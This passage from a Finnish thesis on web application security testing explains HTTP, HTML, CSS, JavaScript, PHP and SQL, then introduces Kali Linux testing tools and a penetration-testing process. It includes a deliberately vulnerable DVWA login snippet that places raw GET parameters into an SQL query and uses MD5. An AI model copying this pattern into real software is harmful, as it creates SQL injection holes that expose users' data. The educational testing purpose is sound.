IP toimii samalla tavalla kuin postilaitoksen käyttämät osoitteet. Kun postipaketti lähetetään, laitetaan paketin päälle osoite: katuosoite, postinumero ja kaupungin nimi. Tämän perusteella postilaitos osaa lähettää paketin oikeaan osoitteeseen. IP-osoitteet ovat kuin rakennuksen katuosoite talon numeroineen. Google.fi -sivun IP-osoite on kirjoitushetkellä 212.149.115.181, joka voidaan myös kirjoittaa sellaisenaan suoraan selaimen osoitekenttään.

TCP-protokollan avulla liikenne ohjataan oikealle sovellukselle porttitietojen avulla. Web-sovellusten tiedostot haetaan palvelimen porteista numero 80 ja 443. Sovellukset voidaan asettaa myös muiden porttien taakse, mutta hakijan täytyy tällöin tietää porttinumero. Portteja käytetään erittelemään eri ohjelmien käyttämä liikenne. TCP on kuin postilaitoksen käyttämä katuosoitteen asuntonumero paketin osoitekortissa. Tämän avulla paketti jätetään oikean asunnon postilaatikkoon. (Wendell 2005, 196 - 197.) Selaimen osoiteriville voidaan lisätä google.fi -osoitteeseen merkkijono ”:80”, jolla ohjataan kysely porttiin 80. Selain automaattisesti käyttää porttia 80. Esimerkki kokonaisuudessaan: http://www.google.fi:80

WWW on Internetissä toimiva järjestelmä, jonka avulla voidaan muiden käyttäjien saataville saada tekstiä, kuvia, ääntä. WWW on hajautettu hypertekstijärjestelmä, joka toimii Internet-verkossa. WWW toimii asiakas-palvelin-idealla. WWW-palvelimet tarjoavat palveluita, joita asiakkaat käyttävät verkon kautta. (Paananen 2005, 267 - 268.)

2.2 HTTP-protokolla

Web-sivut ja sovellukset käyttävät HTTP-protokollaa tiedonsiirrossa. HTTP-protokolla ei ole yhteydellinen protokolla, mikä tarkoittaa, ettei yhteyttä pidetä jatkuvasti yllä, vaan se muodostetaan vain kyselyjen ja vastausten ajaksi. Jokainen kysely on uusi yhteydenotto ja sillä ei ole yhteyttä aikaisempiin kyselyihin. HTTP-protokollan rakenteen tiedot riippuvat siitä, onko kyseessä kysely vai vastaus. Yksinkertaisesti kuvailtuna käyttäjä lähettää kyselyn selaimella Web-palvelimelle ja Web-palvelin vastaa kyselyn lähettäjälle. (Stuttard & Pinto 2011, 39 – 42, 206.)

HTTP-protokollan mukaisen kyselyn otsikkotiedoissa on halutun Web-tiedoston nimen lisäksi myös muita tietoja: käytetty HTTP-metodi, haetun sivun lähdeosoite, käytetty kieli, evästeitä, joita palvelin on asettanut selaimelle ja URL-osoite, jolta kysely suoritettiin. (Kuva 3) Käytetyimmät HTTP-metodit ovat GET ja POST. Näitä käytetään tiedostojen hakuun ja datan lähettämiseen. (Stuttard & Pinto 2011, 40.)

```
GET /dwva/dvwa/css/login.css HTTP/1.1
Host: 127.0.0.1
Accept: image/webp,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: fi-FI,fi;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: security=high; PHPSESSID=brmri26tjgmcq1pq6lbjpi2lb5
Referer: http://127.0.0.1/dwva/login.php
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
```

Kuva 3. Esimerkki selaimen lähettämän kyselyn HTTP - otsikot.

GET-metodilla tehdään tiedostokyselyitä palvelimilta ja nämä kyselyt tallentuvat selaimen välimuistiin ja selainhistoriaan sekä voidaan tarvittaessa tallentaa kirjainmerkkeihin. GET-metodilla voidaan lähettää arvoja osana verkko-osoitetta. Esimerkissä lähetetään kysely Google.fi-osoitteeseen ja hakusanana: *GET-metodi*. Muokkaamalla ”=”-merkin jälkeen tulevaa teks-

tikenttää, voidaan suorittaa uusia hakuja suoraan osoiteriviltä. Kopioimalla linkki ja liittämällä se selaimen osoiteriville käyttäjä suorittaa haun Googlen hakukoneella.

```
https://www.google.fi/search?q=GET-metodi
```

GET-metodin käyttäessä osoiteriviä käytetään myös ASCII-merkkejä. Osoiterivillä ei esimerkiksi saa olla tyhjiä välilyöntejä. Kahden sanan haussa välilyönti korvataan ”+”-merkillä ja erikoismerkkien kanssa käytetään prosenttimerkkiä ja kahta lukua (heksadesimaali) tämän jälkeen kuvaamaan käytettyä merkkiä, esimerkiksi hakusanassa ”<script>”, jossa ”<” -merkki korvataan merkkijonolla ”%3C” ja ”>” -merkki merkkijonolla ”%3E”.

```
https://www.google.fi/search?q=kaksi+sanaa
https://www.google.fi/search?q=GET-metodi#q=%3Cscript%3E
```

POST-metodilla voidaan lähettää arvoja osana HTTP-otsikkotietoja. Nämä eivät tallennu selaimen välimuistiin, eikä niitä voi tallentaa kirjainmerkkeihin. Esimerkissä on lähetetty käyttäjätunnus ja salasana POST-metodilla (Kuva 4).

```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/login.php
Cookie: security=low; PHPSESSID=rdqforvvt684p1aek98djhoqm7
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

username=admin&password=pasword&Login=Login
```

Kuva 4. Tunnus ja salasana osana HTTP:n otsikkotietoja. Kuva Burp Suite - ohjelmasta.

HTTP-protokollan mukaisen vastauksen otsikkotiedoista olennaisimmat ovat käytetty vastauksen statusnumero, session asetusotsikko ja muut evästetiedot (Stuttard & Pinto 2011, 41 – 42). (Kuva 5) Statusnumerolla kerrotaan miten yhteydenmuodostus onnistui. Numero 200 tarkoittaa kyselyn onnistuneen. Numero 404 tarkoittaa, että haluttua tiedostoa ei löydetty. (Stuttard & Pinto 2011, 48 – 49.)

```
HTTP/1.1 200 OK
Cache-Control: no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 1224
Content-Type: text/html;charset=utf-8
Date: Sat, 15 Mar 2014 11:35:22 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.2 (Win64) PHP/5.4.3
X-Powered-By: PHP/5.4.3
```

Kuva 5. Esimerkki palvelimen lähettämän vastauksen HTTP-otsikoista. Kuva Chromen Live HTTP Headers -laajennuksesta

Evästeet ovat osa HTTP-protokollan käyttämiä menetelmiä. Evästeiden avulla HTTP-otsikkotiedoissa voidaan siirtää dataa selaimen ja Web-palvelimen välillä ilman, että käyttäjän tarvitsee suorittaa mitään ylimääräisiä toimintoja. (Stuttard & Pinto 2011, 47) Evästeiden avulla saadaan HTTP-kutsut liitettyä toisiinsa. Kun käyttäjä on kirjautunut sisälle sovellukseen, niin palvelin voi lähettää evästeessä käyttäjän selaimelle sessiokohtaisen tunnuksen. Seuraavassa selaimen kyselyssä lähetetään myös istuntokohtainen tunnus, jonka avulla palvelin liittää tämän kyselyn oikeaan sessioon. (W3School)

Myös muita tietoja voidaan lähettää evästeessä. Näihin kuuluvat esimerkiksi käyttäjän IP-osoite, kellonaika, käytetyt sivut, selaintyyppi, miltä palvelimelta käyttäjä on tullut verkkosivulle ja mistä verkkotunnuksesta käyttäjä on tullut (Viestintävirasto.fi) (Kuva 6) Web-sovellukseen voidaan asettaa mitä tekstitietoa tahansa evästeisiin. (Stuttard & Pinto 2011, 47.)

```
GET /dwva/index.php HTTP/1.1
Host: 127.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: fi-FI,fi;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: security=high; PHPSESSID=crh413unbrunto4jh37ubkqm14
Referer: http://127.0.0.1/dwva/login.php
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Kuva 6. Eväste harmaalla

2.3 Käyttöliittymä

Asiakas-palvelin-mallin asiakkaalla tarkoitetaan käyttäjän tietokonetta, älypuhelinta tai kämmentietokonetta, jossa on Internet-selain. Käyttäjän Internet-selaimessa näkyy Web-sovelluksen käyttöliittymä, jolla käyttäjä hallitsee sovellusta. Selaimessa näkyvän käyttöliittymän toteuttamisessa voidaan käyttää useita tekniikoita. HTML-merkintäkielellä tehdään yleensä sivun runko. Tämän lisäksi käytetään CSS-tyyliohjeita (*Cascading Style Sheets)*, joilla muotoillaan sivun näkymää ja JavaScript-komentosarjakieltä tuomaan vuorovaikutteisuutta selaimeen. (Stuttard, Pinto 2011, 57 - 65.)

HTML (*HyperText Markup Language*) on merkintäkieli, joka sisältää avainsanoja, joilla kuvaillaan tiedon merkitys sekä linkkejä, joita painamalla siirtyminen toiseen sivustoon on mahdollista. HTML-dokumentit ovat tekstitiedostoja, jotka sisältävät HTML-merkintäkieltä. Tiedostojen nimen pisteen jälkeinen pääte on html. Näitä dokumentteja kutsutaan myös Web-sivuiksi tai Web-dokumenteiksi. Syntakseilla voidaan kertoa selaimelle tiedon olevan otsikko, teksti, linkki, lomake tai painike.(Stuttard, Pinto 2011, 58.)

```
<!DOCTYPE html>
<html>
<head>
</head>
<body>

<h1>HTML - Otsikko</h1>
```

```
<p>HTML - tekstiä</p>

</body>
</html>
```

Edellä kirjoitettu esimerkki HTML-merkinnästä tallennetaan HTML-tiedostoksi, minkä jälkeen sen voi avata selaimessa. (Kuva 7)

Kuva 7. Esimerkki html-tiedoston sisällöstä selaimessa esitettynä.

CSS (*Cascading Style Sheets*) on tyyliohjeiden laji, jolla määritellään miten HTML-kielellä merkatut tiedot esitetään selaimessa. Näiden tyyliohjeiden avulla voi muuttaa esimerkiksi tekstin väriä, kokoa ja sijoittelua selaimessa.(Stuttard, Pinto 2011, 60 - 61.) Yleisesti nämä määritykset tehdään omaan tiedostoon ja HTML-tiedostoon lisätään viittaus kyseiseen tiedostoon head-tunnisteiden sisälle:

```
<!DOCTYPE html>
<html>
<head>
<link rel=”stylesheet”type=”text/css” href=”muotoilut.css”>
</head>
<body>

<h1>HTML - Otsikko</h1>

<p>HTML - tekstiä</p>

</body>
</html>
```

Tämän jälkeen luodaan css-tiedosto nimeltään ”muotoilut”, josta löytyy määritykset.

```
h1
{
color:red;
}

p
```

```
{
color:blue;
}
```

Näillä määrityksillä h1-tason otsikot muuttuvat punaisiksi ja p-tekstit sinisiksi. (Kuva 8)

Kuva 8. HTML-esimerkki selaimesta, CSS-määrityksin.

JavaScript on HTML-tiedostoon lisätty kevyt komentosarjakieli, joka suoritetaan selaimessa. Tämän avulla voidaan muokata HTML-sisältöä ja tehdä toiminnallisuuksia selaimeen. (Kuva 9) (Kuva 10) JavaScriptillä voidaan myös validioida syötteitä. (Stuttard, Pinto 2011, 61.) JavaScript merkitään ”<script>” ja ”</script>” -tunnisteiden väliin.

```
<!DOCTYPE html>
<html>
<head
<link rel="stylesheet" type="text/css" href="muotoilut.css">

<script>
function myFunction()
{
document.getElementById("demo").innerHTML="Tämä lause muuttui napin painalluksesta!!";
}
</script>
</head>

<body>

<h1>HTML - Otsikko</h1>

<p>HTML - tekstiä</p>

<p id="demo">normaalia HTML - tekstiä</p>

<button type="button" onclick="myFunction()">Try it</button>

</body>
</html>
```


Kuva 9. HTML-kielen sekaan on liitetty JavaScript-kielellä toiminto, joka nappia painamalla muuttaa demo-nimiseksi merkityn p-tason tekstin JavaScript-funktiossa kirjoitetuksi tekstiksi.

Kuva 10. JavaScript-esimerkki ennen ja jälkeen napin painallusta. Uutta HTTP-kyselyä ei suoritettu, vaan toiminto suoritettiin selaimessa.

2.4 Palvelin

Web-palvelin on tietokone, johon on asennettu Web-palveluja tarjoava ohjelmisto. Palvelimen toimintoja voidaan hallinnoida paikallisesti siihen liitetyllä näytöllä, hiirellä ja näppäimistöllä tai etäohjauksena toisen tietokoneen ja verkkoyhteyden avulla. Sekä paikallisessa että etäohjauksessa voidaan käyttää visuaalista käyttöliittymää tai komentokehotetta. Websovelluksen logiikka ja tietokanta sijaitsee palvelimessa.

Komentokehotteen avulla voidaan suorittaa tehtäviä kirjoittamalla komentoja käyttöjärjestelmässä. Komentotulkki löytyy kaikista yleisimmistä käyttöjärjestelmistä ja on kiinteä osa käyttöjärjestelmän hallintaa. Linuxin komentotulkissa hoituvat lähes kaikki tehtävät kätevämmin kuin graafisessa käyttöliittymässä. (Kuva 11) Windowsin komentotulkki on nimeltään CMD ja sillä voidaan suorittaa haluttuja toimintoja käyttöjärjestelmässä.



Kuva 11. Linux-komentokehote ping-komento suoritettuna


PHP (*PHP Hypertext Preprocessor*) on avoimella lähdekoodilla julkaistu laajalti käytetty komentosarjakieli, joka on ilmainen ladata ja käyttää. Sitä käytetään Web-palvelimissa vuorovaikutteisten ja dynaamisten Websivujen luonnissa. PHP-kieli on muuten kuin ohjelmointikieli, mutta erottavana tekijänä on kielen kääntäminen vasta ajovaiheessa. Ohjelmointikielet käännetään ennen siirtämistä käyttöympäristöön. PHP-tiedostot ovat tekstitiedostoja, jotka sisältävät PHP-kieltä ja joiden tiedostopääte on

”php.”. PHP-tiedosto voi sisältää myös HTML-, CSS- ja JavaScript-kieliä. PHP-kieli suoritetaan palvelimella ja tulokset lähetetään selaimelle HTML-muodossa. PHP-kielellä voidaan avata, lukea, kirjoittaa ja poistaa tiedostoja palvelimella sekä suorittaa tietokantakomentoja. PHP-kielen avulla voidaan myös kerätä selaimelta lähettyä dataa ja sekä lähettää että vastaanottaa evästeitä. (Kuva 12) Lisäksi PHP-kieli soveltuu myös käyttäjien selailun rajoittamiseen. (w3school)

```php
<?php

if( isset( $_GET['Login'] ) ) {

    $user = $_GET['username'];

    $pass = $_GET['password'];
    $pass = md5($pass);

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );
```

Kuva 12. PHP-tiedosto, jossa tutkitaan onko kyselyn osoiterivillä arvo ”Login”. Mikäli on, niin kyselyssä olevien kahden muun muuttujan arvot sijoitetaan PHP-tiedoston ”user” ja ”pass” -muuttujiin. Muuttujat sijoitetaan osaksi tietokantakyselyä.

Tietokantoihin voidaan tallettaa suuria määriä tietoa sekä hakea ja esittää tämä tieto hakijalle nopeasti ja varmasti. Tietokantojen rakenteita on helppo muuttaa tarvittaessa. Kaikki tärkeät tietojärjestelmät hyväksikäyttävät tietokantoja. Relaatiotietokannoissa data tallennetaan loogisesti samoihin tietojoukkoihin, joita hallinnoidaan SQL-kielellä. Relaatiotietokanta rakentuu tauluista, jotka koostuvat sarakkeista ja riveistä. (Kuva 13) Jokainen taulu on looginen tietokokonaisuus. Riveihin on koottu esiintymät ja sarakkeittain kerrotaan esiintymän yksittäinen tieto. Relaatiotietokannoissa tietoja käsitellään joukko-opillisesti. Tauluihin voidaan kohdistaa joukko-operaatioita esimerkiksi ”Hae kaikki tunnukset, joiden oikeus on ylläpito”. (Hovi & Huotari & Lahdenmäki 2005, 3 - 11.)



Kuva 13. Käyttaja-taulu jossa ensimmäisenä tietueena tunnus, toisena salasana ja kolmantena oikeus sovelluksessa.

SQL-kieli (*Structure Query Language*, strukturoitu kyselykieli) ei ole pelkästään kyselyyn tarkoitettu kieli, vaan sillä voidaan myös luoda, muuttaa ja poistaa tietoja tietokannasta (Hovi 2012, 14). SQL-kielen syntaksi on seuraavanlainen (”Hae kaikki tunnukset taulusta kayttaja, joiden oikeus on Ylläpito”):

```
SELECT Tunnus FROM kayttaja WHERE Oikeus='Ylläpito';
```

Tämä kysely palauttaisi aikaisemmin esitetystä taulusta kyselijälle tunnukset Admin ja Paula.

3 TIETOTURVAN TESTAAMINEN

Tietoturvamurron ja -testaamisen toisistaan erottavana tekijänä on oikeutus toteuttamiseen. Menetelmät ja työkalut ovat molemmissa samoja, mutta tietoturvatestaajalla on testattavan kohteen tai sen omistajan hyväksyntä testaukselle. Tietoturvamurrossa tätä hyväksyntää ei ole. Tarkoitusperistä riippumatta tietoturvamurrot on kriminalisoitu. (Engebretson 2011, 3.)

Tietoturvamurrot voidaan karkeasti jaotella kohdistamattomiin ja kohdistettuihin. Kohdistamattomissa hyökkäyksissä hyökätään tunnettuun haavoittuvuuteen. Hyökkääjä voi esimerkiksi tutkia eri IP-osoitteiden vastaukset ja valita sieltä ne palvelimet, jotka toimivat tietyllä käyttöjärjestelmällä ja versiolla. Kohdistetuissa hyökkäyksissä tavoitteena on päästä tietyn organisaation tai yrityksen tietoihin käsiksi tai estää niiden palvelutarjonta.

Kohdistetuissa hyökkäyksissä tietoturvahaavoittuvuuksia tutkitaan koko yrityksen tietoturvasta ja silloin Web-sovellukset ovat ainoastaan yksi kohteista. Itse sovelluksen tietoturvan murtaminen ei välttämättä ole ensisijainen kohde, vaan sen avulla voidaan hyökätä muihin yrityksen palveluihin tai palvelimiin. Web-sovellusten tietoturvan murtaminen on sitä helpompaa, mitä enemmän tietoa on käytössä kohdeyrityksestä itsestään, sen käyttämän sovelluksen tehneestä yrityksestä, käytetyistä käyttöjärjestelmistä ja yrityksen työntekijöiden tunnuksista. Web-sovellusten tietoturvan murtamisessa voidaan käyttää sellaisia tietoja, joita hankitaan koko yrityksen tietoturvan testaamisen tiedustelussa ja kartoituksessa.

3.1 Tietoturva

Opinnäytetyössä tutkitaan Web-sovellusten haavoittuvuuksia ja niiden hyväksikäyttöä tietoturvan murtamisessa. Jotta voidaan todeta tietoturvan murtuneen, pitää tietoturva käsitteenä ensin määritellä. Tietoturvan tarkoituksena on tarjota eri ratkaisuja tietosuojan ylläpitämiseen. Tietosuoja on puolestaan määritelty lailla. (Laaksonen & Nevasalo & Tomula 2006, 17.)

3.1.1 Laajennetun tietoturvan määritelmän osa-alueet

Tietoturvan määrittelyyn voidaan käyttää joko tiedon arvoon perustuvaa määritelmää, jonka osa-alueina ovat luottamuksellisuus, käytettävyys ja eheys tai laajennettua tietoturvan määritelmää, jonka osa-alueihin kuuluvat luottamuksellisuus, käytettävyys, eheys, kiistämättömyys ja pääsynvalvonta. Pelkkään tiedon arvoon perustuvaa määritelmää pidetään usein riittämättömänä. (Hakala & Vainio & Vuorinen 2006, 5.)

Luottamuksellisuudella tarkoitetaan, että tiedot ovat vain niiden käyttöön oikeutettujen saatavilla. Ohjelmissa tämä toteutetaan käyttäjätunnuksilla ja salasanoilla. Internet-liikenteessä käytetään salausta suojaamaan tiedon

luottamuksellisuus. (Hakala & Vainio & Vuorinen 2006, 4.) Tieto ei saa vuotaa sen käyttöön oikeuttamattomien saataville (Järvinen 2012, 10).

Käytettävyydellä tarkoitetaan että tiedot ovat saatavilla riittävän nopeasti. Tämä toteutetaan riittävän tehokkailla laitteilla ja asianmukaisilla ohjelmilla. Tiedon tulee olla jalostettu käyttäjälle sopivaan muotoon. (Hakala & Vainio & Vuorinen 2006, 4 - 5.)

Eheydellä pyritään varmistamaan järjestelmän tietojen paikkansapitävyys. Tähän päästään ohjelmointiteknisillä ratkaisuilla (Hakala & Vainio & Vuorinen 2006, 5). Tiedon käsittelyn ja käytön aikana tietoihin pitää kohdistua vain oikeutettuja muutoksia (Järvinen 2012, 10).

Kiistämättömyydellä pyritään tunnistamaan ja tallentamaan järjestelmää käyttävien henkilöiden tiedot luotettavasti. Ohjelmaan tietoa lisätessä tulisi tiedon mukana tallentua myös sen syöttäjän tiedot. Pääsynvalvonnalla rajoitetaan ja valvotaan järjestelmien käyttöä. Tämä voidaan toteuttaa käyttäjätunnuksilla ja salasanoilla. Luottamuksellisuudella tarkoitetaan tiedon suojaamista, kun pääsynvalvonnassa puolestaan suojataan järjestelmien käyttöä. (Hakala & Vainio & Vuorinen 2006, 5 - 6.)

3.1.2 Tietoturvan osa-alueiden luokittelu

Yrityksen tietoturva pilkotaan usein pienempiin osa-alueisiin, joiden avulla on helpompi hahmottaa kokonaisuus ja hallinnoida sitä. Osa-alueet luokitellaan usein seitsemään eri tekijään: hallinnollinen turvallisuus, fyysinen turvallisuus, henkilöturvallisuus, tietoaineistoturvallisuus, ohjelmistoturvallisuus, laitteistoturvallisuus ja tietoliikenneturvallisuus. Kaikki osa-alueet vaikuttavat toisiinsa ja niiden sisällöissä on paljon yhteistä, eli osa-alueet helposti limittyvät keskenään. (Hakala, Vainio & Vuorinen 2006, 10.)

Hallinnollisessa turvallisuudessa luodaan perusta kaikille muille osa-alueille sekä ylläpidetään ja kehitetään yrityksen tietoturvaa. Fyysiseen turvallisuuteen kuuluvat rakennuksen tilat ja niihin sijoitetut laitteet. Henkilöturvallisuudessa ohjeistetaan ja koulutetaan henkilökunta noudattamaan yrityksen toimintatapoja. Tietoaineistoturvallisuuteen kuuluvat tietojen elinkaarenhallintaan liittyvät toimet, eli tiedon säilyttäminen, varmistaminen ja tuhoaminen. Ohjelmistoturvallisuuteen sisältyvät ohjelmistot ja käyttöjärjestelmät ja Web-sovellukset. Laitteistoturvallisuuden alaa on tietokoneiden ja vastaavien laitteiden ylläpito ja huolto. Tietoliikenneturvallisuutta puolestaan ovat yrityksen sisäinen verkko, sen ylläpito ja monitorointi. (Hakala, Vainio & Vuorinen 2006, 10 - 11.)

3.2 Kali Linux ja tietoturvatestaamisen ohjelmat

Kali Linux on avoimen lähdekoodin Linux-käyttöjärjestelmä, joka on suunniteltu tietoturvatestausta varten. Se sisältää suuren määrän erilaisia tietoturvatestaukseen tarkoitettuja työkaluja. (Kali etusivu) Kali Linux pitää sisällään myös Apachen, MySql:n ja PHP-kirjaston. Aikaisempi versio

Kali Linuxista oli nimeltään Backtrack Linux. Kali Linux tarjoaa useita ohjelmia tietoturvatestaamiseen. Opinnäytetyössä käytetään kuutta eri ohjelmaa: OWASP ZAP, Burp Suite, John the Ripper, Hydra, Nmap ja Nikto. Kaikki luotellut ohjelmat ovat ilmaisia, mutta Burp Suitesta on saatavilla Pro-versio, jossa saadaan käyttöön haavoittuvuusskanneri ja uusimmat haavoittuvuuskirjastot.

OWASP ZAP (*ZED Attack Proxy*) on helppokäyttöinen Web-sovellusten tietoturvan testaamiseen tarkoitettu ilmainen avoimen lähdekoodin ohjelma. Sen suunnittelijoilla on ollut laaja tietoturvakokemus ja OWASP ZAP on ideaali niin sovellusten kehittelijöille kuin tietoturvatestaajillekin. OWASP ZAP tarjoaa haavoittuvuuksien löytämiseen sekä automaattisia skannereita että mahdollisuuden manuaaliseen käyttöön.. OWASP ZAP -ohjelmassa on kaikki tarvittavat ominaisuudet ja suorituskyvyt web-sovellusten testaamiseen. Se toimii keskeyttävänä proxy-palvelimena ja sisältää aktiivisia ja passiivisia haavoittuvuusskannereita, spider-ominaisuuden, raportoinnin ja brute force -toiminnon lisäksi myös Fuzzing-toiminnon. (OWASP)

Spider-toiminto tutkii domainista löytyvät tiedostot ja tiedostoista löytyvien linkkien perusteella jatkaa seuraaviin tiedostoihin. Tällä tavoin hakukoneet tutkivat mm. Internetistä löytyviä sivuja. Brute force -toiminnolla kokeillaan kaikkia arvoja tietyllä muuttujalla. Tätä voidaan käyttää hyväksi esimerkiksi etsiessä osoiteriviltä tiedostoja tai kansioita, joihin ei sovelluksessa ole viitattu. Fuzzing-toiminto on brute force -toiminnon kaltainen, mutta muuttujaksi kokeiltavat arvot valitaan sanakirjasta, joka on tekstitiedosto, johon on listattu rivivaihdolla arvoja, merkkijonoja tai sanoja.

Burp Suite on osittain ilmainen ohjelma, joka on tarkoitettu Web-sovellusten tietoturvatestaamiseen. Sen useat toiminnot toimivat saumattomasti yhdessä. Burp Suite toimii keskeyttävänä proxy-palvelimena, joka antaa mahdollisuuden tutkia ja muokata liikennettä. Burp Suite-ohjelmassa on myös spider-ominaisuus, edistynyt tietoturvahaavoittuvuusskanneri, hyökkäystyökalu, datan manipuloimiseen ja uudelleen lähetykseen tarkoitettu toistintyökalu, sequencer-työkalu, jolla tutkitaan sessiotunnisteen satunnaisuutta sekä mahdollisuus tallentaa työskentely ja tehdä omia laajennuksia. (Burp Suite Introduction)

John the Ripper-ohjelmalla murretaan salasanoja passiivisesti. Tällä tarkoitetaan haltuun saatujen tunnus-salasanayhdistelmien murtamista hyökkääjän omalla koneella. John the Ripper-ohjelmaa käytetään ensisijaisesti murtamaan Linux-käyttöjärjestelmien heikkoja salasanoja, mutta myös Windows-käyttöjärjestelmien heikosti salattujen salasanojen murtamista on tuettu. (John the Ripper Introduction)

Hydra-ohjelmaa käytetään kirjautumisen aktiiviseen murtamiseen. Hydralla voidaan käyttää luotuja sanakirja-tiedostoja tai käyttää brute force -toimintoa. Hydra tukee useita eri protokollia: Cisco AAA, Cisco auth, FTP, HTTP ja sen useita metodeja, LDAP, MY-SQL, MS-SQL, SSH,


VMware-auth. Hydra on avoimella lähdekoodilla toteutettu ilmainen ohjelma. (thc-hydra introduction)

Nmap (*Network Mapper*) on ilmainen avoimen lähdekoodin ohjelma verkon palvelujen tutkimiseen ja suojauksen valvontaan. Nmap-ohjelmalla voidaan tutkia verkon palveluja, mitä käyttöjärjestelmiä käytetään ja minkälaisia palomuureja on käytössä. Nmap toimii usealla käyttöjärjestelmällä: Windows, Linux ja Max OS X. (Nmap introduction)

Nikto on avoimen lähdekoodin haavoittuvuusskanneri, jolla tutkitaan Web-palvelimien haavoittuvuuksia. Nikto pystyy tutkimaan 6400 erilaista haavoittuvaa tiedostoa ja 1200 vanhentunutta palvelinohjelmistoa. Lisäksi se pystyy luetteloimaan 300 versiokohtaista ongelmaa palvelinohjelmistoissa. Niktoa käytetään komentokehotteella. (Pauli 2013, 56.)

3.3 Yrityksen IT-tietoturvatestaamisen prosessi

Patrick Engerbretson esittelee yrityksen tietoturvan testaukseen neljävaiheisen prosessin, jossa alin taso vie vähiten aikaa, kun taas ylemmät tasot vievät huomattavan määrän käytettävissä olevasta ajasta. Vaiheet ovat tiedustelu, kartoitus, hyväksikäyttö ja saatavuuden ylläpito. (Kuvio 3) Yrityksen tietoturvatestauksessa on tarkoituksena kohdistaa testaus koko yrityksen tietoturvaan, eikä pelkästään IT-infrastruktuuriin. Web-sovellukset ovat pieni osa tätä prosessia. Yrityksen ja Web-sovelluksen tietoturvan murtamisessa tärkeimmät vaiheet ovat tiedustelu ja kartoitus. (Engebretson 2011, 10 - 11.)



Kuvio 3. Yrityksen tietoturvan testaaminen

